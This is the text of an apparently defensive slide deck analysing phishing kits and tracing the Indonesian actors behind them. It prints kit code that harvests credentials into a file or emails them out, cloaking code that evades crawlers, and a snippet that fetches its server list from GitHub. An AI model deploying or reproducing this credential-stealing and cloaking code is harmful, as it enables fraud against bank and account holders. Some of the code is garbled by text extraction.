





Catch Phish If You Can

A Case Study of Phishing Website and Actor

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THE STATE OF PHISHING



The State of Phishing



APWG stats: 785,920 phishing sites in 2018

Phishing Site and Phishing E-mail Trends – 4th Quarter 2018

The total number of phishing sites detected by APWG in 4Q was 138,328. That was down from 151,014 in Q3, 233,040 in Q2, and 263,538 in Q1. The number of phishing sites dropped notably in November before returning to previous levels.







How can we take countermeasures?



孫子兵法 / The Art of War



知己知彼

Know yourself, know your enemy





HOW TO CATCH PHISHES



How to Catch Phishes



Phishing kit:

- A kit to deploy a phishing website.
- It is possible to analyze a phishing website by obtaining a phishing kit.




How to Catch Phishes



Phishing actors make an OPSEC fail.

e.g. paypal-support.big[.]com[.]my





How to Catch Phishes



Phishing kit collecting methods:

- 1. Subscribing & generating feeds
- 2. Enumerating phishy URLs
- 3. Crawling the phishy URLs
 - An open directory website enables to download a phishing kit.

Subscribe feeds

- OpenPhish
- PhishTank

Generate feeds

- CT logs
- New domains



Phishing Kits





INSIDE PHISHING KITS: HOW TO STEAL CREDENTIALS





How phishing kits steal credentials?

- Two major ways:
 - Writing credentials to a local file.
 - Sending credentials to an actor's email address.





```
<?php // Ce script va ouvrir un fichier userID.txt, inscrire les donn@es du formulaire et
refermer le fichier.
$fp = fopen ("lolo.txt", "a");
fputs($fp, "\n");
fputs ($fp, "Full name : ".$_POST['name']);
fputs ($fp, " - Account NIP : ".$_POST['nip']);
fputs ($fp, " - Date of birth : ".$_POST['dob']);
fclose ($fp);
?>
<?php // Ce script va faire une redirection automatique vers l'adresse de mon choix
header('Location: index3.php');
exit;
?>
```

Writing credentials to lolo.txt






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<?php
$ip = getenv("REMOTE_ADDR");
$send = "myloginbox@protonmail.com";
$subject = "RBC CA ACCESS!";
$message .= "----YoLo W0rld----\n";
$message .= "Card/Username : ".$_POST['K1']."\n";
$message .= "PASSWORD : ".$ POST['Q1']."\n";
$message .= "User-!P : ".$ip."\n";
$headers = "From:RBC-CA";
@mail($send,$subject,$message,$headers);
header("Location: https://www1.royalbank.com/cgi-bin/rbaccess/rbcgi3m01?
F6=1&F7=IB&F21=IB&F22=IB&REQUEST=ClientSignin&LANGUAGE=ENGLISH");
?>
```

Sending credentials to myloginbox@protonmail.com





Stats of email providers abused by actors







INSIDE PHISHING KITS: HOW TO CLOAK




Cloaking Function of Phishing Kits



- Some of phishing sites include a cloaking function.
 - Implemented with .htaccess and PHP
 - Cloaking targets:
 - IP address
 - User-Agent
 - HTTP Referer

A Normal user can access to the phishing site, while a crawler can't access to it.





Cloaking Function of Phishing Kits



Implementation example with .htaccess and PHP

Implementation example with .htaccess

```
RewriteEngine on
RewriteCond %{HTTP_REFERER} example¥.com [NC,OR]
RewriteCond %{HTTP_REFERER} www¥.example¥.com
RewriteRule ^.* - [F,L]
RewriteEngine on

order allow,deny
deny from 192.0.2.0/24
deny from 198.51.100.0/24
deny from example.com
deny from example.com
deny from env=stealthed
allow from all
```

Implementation example with PHP

```
<!php

if(strops(_$SERVER['HTTP_USER_AGENT'],'crawler') or
strops(_$SERVER['HTTP_USER_AGENT'],'bot') ){
   header('HTTP/1.0 404 Not Found');
   exit;
}

?>


Accessed with User-Agent crawler or bot,
then the access will be denied.
```



Dynamic Analysis Against Phishing Kits



- How to analyze a cloaking function in a phishing kit?
 - 1. Deploy a phishing kit on the Web server in the closed environment.
 - 2. Send HTTP requests with multiple conditions of HTTP header to a phishing kit.
 - User-Agent and Referer
 - 3. Observe HTTP responses from a phishing kit.






Dynamic Analysis Against Phishing Kits



- About 12.9% of phishing kits have a cloaking function against User-Agent or Referer.
 - Analyzed phishing kits: 4,917
 - Include cloaking function: 636
 - Not include cloaking function: 4,281
 - Respond "403 Forbidden", "404 Not Found".
 - Redirect to a legitimate site or a search engine.

Ratio of cloaking function



Summary of redirection to legitimate sites.

Redirect to	Phishing Target	
google.com	Dropbox, Apple	Redirect to
yahoo.com	PayPal	search engines
www.linkedin.com	LinkedIn	
www.paypal.com	PayPal	Redirect to
www.gov.uk	UK Revenue Customs Agency	legitimate sites
www.asb.co.nz	ASB Bank	



Dynamic Analysis Against Phishing Kits



- It is identifiable whether a phishing kit has a cloaking function or not by sending 13 patterns of HTTP request.
 - Analyzed 636 phishing kits which includes cloaking function.
 - 86.6% of phishing kits block a HTTP request with "Surfbot" User-Agent.
 - The result indicates a connection of phishing actors. The cloaking techniques may be shared with phishing actors.


HTTP Header	Parameter
User-Agent	Surfbot
Referer	spamcop.net
User-Agent	imo-google-robot-intelink
User-Agent	AdsBot-Google
Referer	http://http://safebrowsing- cache.google.com/
User-Agent	ASPSeek
User-Agent	HSFT - LVU Scanner

HTTP Header	Parameter
Referer	altavista.com
Referer	google.com.ar
User-Agent	CoolBot
User-Agent	DISCo Pump 3.2
User-Agent	NetZip Downloader
User-Agent	tor-exit



Phishing Sites Including Cloaking Function


- How to check whether a phishing site has a cloaking function?
 - 1. Access to a phishing site with HTTP header patterns analyzed in the previous step.
 - 2. Observe HTTP response from a phishing site.




Phishing Sites Including Cloaking Function

- 10.4% of phishing sites have a cloaking function.
 - The number of accessed phishing site URLs: 4,901
 - Some phishing sites may be not enable access control implemented with .htaccess.

Ratio of cloaking function







Characteristic Cloaking Function



- Some phishing kits have a cloaking function which makes analysis more difficult
 - IP address which connected to a phishing site is added to .htaccess file dynamically.
 - Access to the same phishing site again, the second access is redirected to legitimate site.

 We need to care the cloaking function when researching phishing sites.





WHO DID IT?





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<?php
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Th3 Exploiter





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<?php
                                                    Ak47-VbV
```





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<?php
                                                      Shadow Z118
```





 Signature / credits analysis makes possible to trace out phishing actors.

OSINT techniques:

- Username check:
 - Check User Names, Knowem, Pipl
- Domain and IP research:
 - RiskIQ, SecurityTrails, VirusTotal
- Googling



Chasing Indonesian Actors



Indonesian phishing actors:

- RSJKINGDOM (a.k.a DarkLight)
- DevilScream (a.k.a Z1coder)
- Spammer ID
- Others:
 - Hijaiyh(a.k.a justalinko), IDHAAM69, Indonesian Darknet and more.






CHASING INDONESIAN ACTORS: RSJKINGDOM





RSJKINGDOM:

A developer of phishing kits targeting PayPal & Apple







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                                      RSJKINGDOM
                                         DarkLight
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





1	domain	ip	last_resolved	filename
2	apple-help-inc.com	198.20.73.106	2019-01-22	rsj-v1.3.1update-bins.zip
3	apple-idhomepagesecurity.cigs425.com	167.99.72.82	2019-02-01	Bad-Dream-Come-True.zi
4	apple.com-en.secure1websure.managerapps93287.yahjax.com	157.230.47.238	2019-02-04	RSJ_X_Apple.zip
5	appleid-login.regencyapplication.com	142.93.16.11	2019-01-02	RSJXAPPLE1_2.zip
6	appleid.apple.appljssecaccount.com	173.82.16.190	2019-01-26	dah-nih-jancuk.zip
7	appleid.apple.com.depokcybersec.info	192.185.139.249	2019-02-13	sc.zip
8	appleid.apple.com.wanita-malam.net	148.72.40.141	2019-02-13	final_fix.zip
9	appleid.apple.servsjpappl.com	173.82.187.130	2019-01-25	ah-nih-jancuk.zip
10	authlogin.secure.appleid.com.msg-id8hy6e.com	162.144.105.163	2019-01-22	batman_sp.zip
11	authorizelogin.update.support.appleid.com.security-centerid.com	167.88.8.111	2019-01-03	batman_sp.zip
12	manage-subscription.cancellation.icloud.com.suppa-iclaud.com	157.230.135.212	2019-01-16	RSJXAPPLE1.zip
13	secureappleid-apple.servehttp.com	157.230.102.192	2019-02-11	final_fix.zip
14	secureappleidapple.followstepforunlockedyourlockednotice3261.com	159.89.165.141	2019-01-22	Tinggal-Upload-Apple.zip
15	supportsrev-accounts.appleid.apple.com.madhepa.site	54.37.185.145	2019-01-28	RSJXAPPLE1.zip
16	www.apple.com-recontrursion-undrertaon.com	66.165.234.2	2019-01-04	RSJV1.3.1FIX-Decode%20(1).zip
17	www.appleid.apple.com-kukirasikurakura.info	116.203.62.139	2019-01-23	RSJXAPPLE1.zip
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CHASING INDONESIAN ACTORS: DEVILSCREAM





DevilScream:

A developer of an infamous phishing kit "16shop".








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credit.txt
Author: Riswanda / devilscream (http://fb.me/riswanda.ns)
Encryptor by: Mr-Gandrunx
Email: root.devilscream@gmail.com
Quote of the day:
Hargai dia yg membencimu, karena dia adalah penggemar yg telah menghabiskan waktunya hanya tuk melihat setiap kesalahanmu.
            <div>
                 <a href="https://fb.me/riswanda.ns" class="txt1"> Powered by Z1coder Team </a>
            </div>
                                                                                             Riswanda
                                                                                            devilscream
                                                                                               Z1coder
```

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Daily new domains





Total: 768 domains (2019/03)



GitHub as a C2 (since 16shop v2)

```
$url = "https://raw.githubusercontent.com/devilscream6/repo/master/server.ini";
$ch = curl_init();
curl setopt($ch,CURLOPT URL,$url);
curl setopt($ch,CURLOPT_RETURNTRANSFER,true);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_IPRESOLVE, CURL_IPRESOLVE_V4);
$resp=curl exec($ch);
curl close($ch);
                                             devilscream6 / repo
unlink("server.ini");
$click = fopen("server.ini", "a");
fwrite($click, "$resp");
                                                                                             Projects 0
                                               <> Code
                                                          (!) Issues 0
                                                                         Pull requests 0
fclose($click);
echo "Update server success";
                                              Branch: master ▼
                                                             repo / server.ini
                                               devilscream6 Create server.ini
                                               1 contributor
                                               3 lines (2 sloc) 56 Bytes
                                                 1 server 1 = "68.183.236.100"
                                                     server 2 = "178.128.83.139"
```



Attribution by Phishing AI:







CHASING INDONESIAN ACTORS: SPAMMER ID



Spammer ID







Spammer ID









Spammer ID



Spammer ID runs various services:

- arakatestore[.]com
 - HTML to PDF Converter
 - Encrypt text with HTML Hidden Characters
- carder[.]io
 - BIN checker
- spmr[.]us
 - URL shortener
- spammer[.]me
 - OCR reader, Priv8 tools and etc.





COUNTERMEASURES WE'VE TAKEN



Countermeasures We've Taken



- Reporting phishing websites:
 - To Google Safe Browsing
 - To hosting providers
- Sharing a repot with LEAs & CSIRT/CERTs.





CONCLUSIONS



Conclusions



- You can get phishing kits by leveraging OSINT.
- The cloaking function in phishing kits makes it difficult to analyze.
 - But you can bypass it by knowing how it works.
- You can take practical countermeasures against phishing attacks by analyzing phishing kits.





ANY QUESTIONS?



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